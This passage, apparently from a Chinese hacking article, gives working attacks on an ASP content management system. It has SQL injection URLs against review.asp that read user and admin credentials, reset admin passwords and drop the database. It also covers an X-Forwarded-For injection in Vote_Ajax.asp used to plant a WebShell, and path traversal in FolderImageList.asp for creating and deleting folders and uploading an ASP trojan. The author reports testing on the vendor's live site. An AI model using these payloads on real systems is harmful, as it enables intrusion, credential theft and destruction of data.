


图3

再提交 User/review.asp?action=del&id=1);update[FS_ME_Users]set[selfintro]=(select[Username]from[FS_ME_Users]where[userid]=1)—，成功后可以得到其用户名，如图4 所示。

这里作一下说明，我们提交上面语句的作用是得到一个USERID为1的用户(注 我们注册的USERID是无法从网站上获取的，至于为什么非要用




图4

USERID，原因只有一个：因为只有它是惟一标识的，且为数字型，字符的东西我们是利用不了的，因为程序把单引号过滤成了两个单引号），并破解其用户名和密码。因为上面的语句一执行，就影响了所有的用户（也就是说，把所有用户的自我介绍都改成了我们要得到的内容，影响太大了），所以，为了后面的语句的执行不致于影响所有用户，我们需要一个USERID及其用户名和密码，使其只作用于该用户。

这里，假设我破解了一个用户ttfct，其USERID为1，此时我们提交 User/review.asp?action=del&id=1);update[FS_ME_Users]set[selfintro]=(select(user))where[userid]=1--，就得到了SQL连接用户名，如图5所示，该图为测试官方网站后的截图。

提交 User/review.asp?action=del&id=1);update[FS_ME_Users]set[selfintro]=(select(db_name()))—，可以得到官方数据库为cw41005_db，如图6所示。

提交 User/review.asp?action=del&id=1);update[FS_ME_Users]set[selfintro]=(select[admin_name]from[FS_MF_Admin]where[id]=1)where[userid]=1—，可以得到ID为1的管理员的用户名。

提交 User/review.asp?action=del&id=1);update




图5




图6

[FS_ME_Users]set[selfintro]=(select[admin_pass_word]from[FS_MF_Admin]where[id]=1)where[userid]=1—，可以得到ID为1的管理员的MD5密码。

如果要更改管理员的密码，我们可以提交：User/review.asp?action=del&id=1);update[FS_Mf_admin]set[admin_pass_word]=(select[admin_name]from[FS_MF_Admin]where[id]=1)where[id]=1—，这样，我们就可以登录后台了。

同样，我们提交User/review.asp?action=del&id=1);drop database XXX，就删除了数据库，提交create table cmd(cmd char(200))则可以建立CMD表。

由于此过滤函数的问题，所以，所有用了此代码过滤的文件，只要是没有经过数字判断的数字型变量，我们都可以成功的注入。

注入点二：Vote/Vote_Ajax.asp

同样存在注入漏洞的是Vote/Vote_Ajax.asp文件，其第48～53行的代码如下。

```
    VisitIP = request.ServerVariables("HTTP_X_FORWARDED_FOR")
    If VisitIP = "" then
    VisitIP = request.ServerVariables("REMOTE_ADDR")
    End If
    //如果VisitIP不为空，直接就将变量HTTP_X_FORWARDED_FOR提交到数据库中查询了
    Set VS_RS = Conn.Execute("Select top 1 VoteTime from FS_VS_Items_Result where TID = "&TID&" and VoteIp='"&VisitIP&"' order by RID desc")
    //这里明显构成了注入条件
```

此文件存在的注入漏洞，我们直接伪造就行了。关于HTTP_X_FORWARDED_FOR变量的伪造，我这里就不多说了，网上最近关于此变量的讨论太多了，大家可以自己到百度查一下即可。

此漏洞的构造语句为：127.0.0.1')；update FS_MF_Admin set Admin_Pass_Word='49ba59abbe56e057' where id=2--，提交成功后，ID为2的管理员的密码就被我们改为了123456了。进入后台后，我们即可看到网站的物理路径了，如图7所示。




图7

有了此路径，我们就可以通过Vote_Ajax.asp漏洞备份WebShell了，一切就是如此的轻松。

建立删除任意文件夹、删除任意文件、遍历目录漏洞

此漏洞的危害极大，请大家善加利用，千万不要用来搞破坏呀！存在漏洞的文件User/CommPages/FolderImageList.asp的主要代码如下。

```
Set FsoObj = Server.CreateObject(G_FS_FSO)
//创建FSO对象
OType = Request("Type")
if OType <> "" then
    Dim Path,PhysicalPath
    if OType = "DelFolder" then
    //删除文件夹模块
        Path = Request("Path")
        //直接取得文件夹路径
        if Path <> "" then
            Path = Server.MapPath(Path)
            if FsoObj.FolderExists(Path) = true then FsoObj.DeleteFolder Path
        //如果文件夹存在，就删除
        end if
    elseif OType = "DelFile" then
    //删除文件模块
        Dim DelFileName
        Path = Request("Path")
        //直接取得文件路径
        DelFileName = Request("FileName")
        //取得文件名
    if (DelFileName <> "") And (Path <> "") then
        Path = Server.MapPath(Path)
        if FsoObj.FileExists(Path & "\" & DelFileName) = true then FsoObj.DeleteFile Path & "\" & DelFileName
        //如果存在此文件，则删除
        end if
    elseif OType = "AddFolder" then
    //创建文件夹模块
        Path = Request("Path")
        //直接取得文件夹路径
        if Path <> "" then
        Path = Server.MapPath(Path)
        if FsoObj.FolderExists(Path) = True then
            //文件夹存在，给出提示：目录已经存在
            Response.Write("<script>alert('目录已经存在');</script>")
            else
            FsoObj.CreateFolder Path
            //不存在则建立文件夹
            end if
        end if
    elseif OType = "FileReName" then
        Dim NewFileName,OldFileName
        Path = Request("Path")
        if Path <> "" then
    NewFileName = Request("NewFileName")
    OldFileName = Request("OldFileName")
    if (NewFileName <> "") And (OldFileName <> "") then
    PhysicalPath = Server.MapPath(Path) & "\" & OldFileName
    if FsoObj.FileExists(PhysicalPath) = True then
    PhysicalPath = Server.MapPath(Path) & "\" & NewFileName
    if FsoObj.FileExists(PhysicalPath) = False then
    Set FileObj = FsoObj.GetFile(Server.MapPath(Path) & "\" & OldFileName)
    FileObj.Name = NewFileName
    Set FileObj = Nothing
                end if
            end if
        end if
    end if
    elseif OType = "FolderReName" then
        Dim NewPathName,OldPathName
        Path = Request("Path")
        if Path <> "" then
    NewPathName = Request("NewPathName")
    OldPathName = Request("OldPathName")
    if (NewPathName <> "") And (OldPathName <> "") then
    PhysicalPath = Server.MapPath(Path) & "\" & OldPathName
    if FsoObj.FolderExists(PhysicalPath) = True then
    PhysicalPath = Server.MapPath(Path) & "\" & NewPathName
    if FsoObj.FolderExists(PhysicalPath) = False then
    Set FileObj = FsoObj.GetFolder(Server.MapPath(Path) & "\" & OldPathName)
    FileObj.Name = NewPathName
    Set FileObj = Nothing
                end if
            end if
        end if
    end if
  end if
end if
ShowVirtualPath = Request("ShowVirtualPath")
AllowShowExtNameStr = "jpg,txt,gif,bmp,png"
CurrPath = Replace(Request("CurrPath"),"//","/")
if CurrPath = "" then
CurrPath = Replace("/"&G_VIRTUAL_ROOT_DIR &"/"&G_USERFILES_DIR&"/"&Session("FS_UserNumber"),"//","/")
    ParentPath = ""
```

```
    else
    ParentPath = Mid(CurrPath,1,InstrRev(CurrPath,"/")-
1)
    if ParentPath = "" then
    CurrPath = Replace("/"&G_VIRTUAL_ROOT_DIR &"/
"&G_USERFILES_DIR&"/"&Session("FS_UserNumber"),"//",
"/")
    end if
    end if
```

此漏洞的利用如下。登录后台，然后进入"我的资料－＞用户头像"，里面有个上传的地方，在"新建目录"名内加上"..\..\ttfct"，ttfct文件夹建于根目录下，如图8 所示（也可以提交如下语句：/User/CommPages/FolderImageList.asp?f_UserNumber=05163245329&Type=AddFolder&Path=/UserFiles/05163245329/..\..\ttfct&CurrPath=/UserFiles/05163245329，注意05163245329是变化的，根据用户的USERID不同而不同）。




图8

点击确定后，访问URL，在浏览器中访问，可以得到如图9所示的提示。说明建立于根目录下的文件夹ttfct创建成功了。如果是Windows 2003的系统，利用此漏洞上传ASP木马就简单了。我们只要建立一个1.asp文件夹，然后上传一个gif小马于1.asp文件夹内就可以访问了，如图10所示。

如果要删除根目录下的ttfct文件夹，我们可以提交如下语句 User/CommPages/FolderImageList.

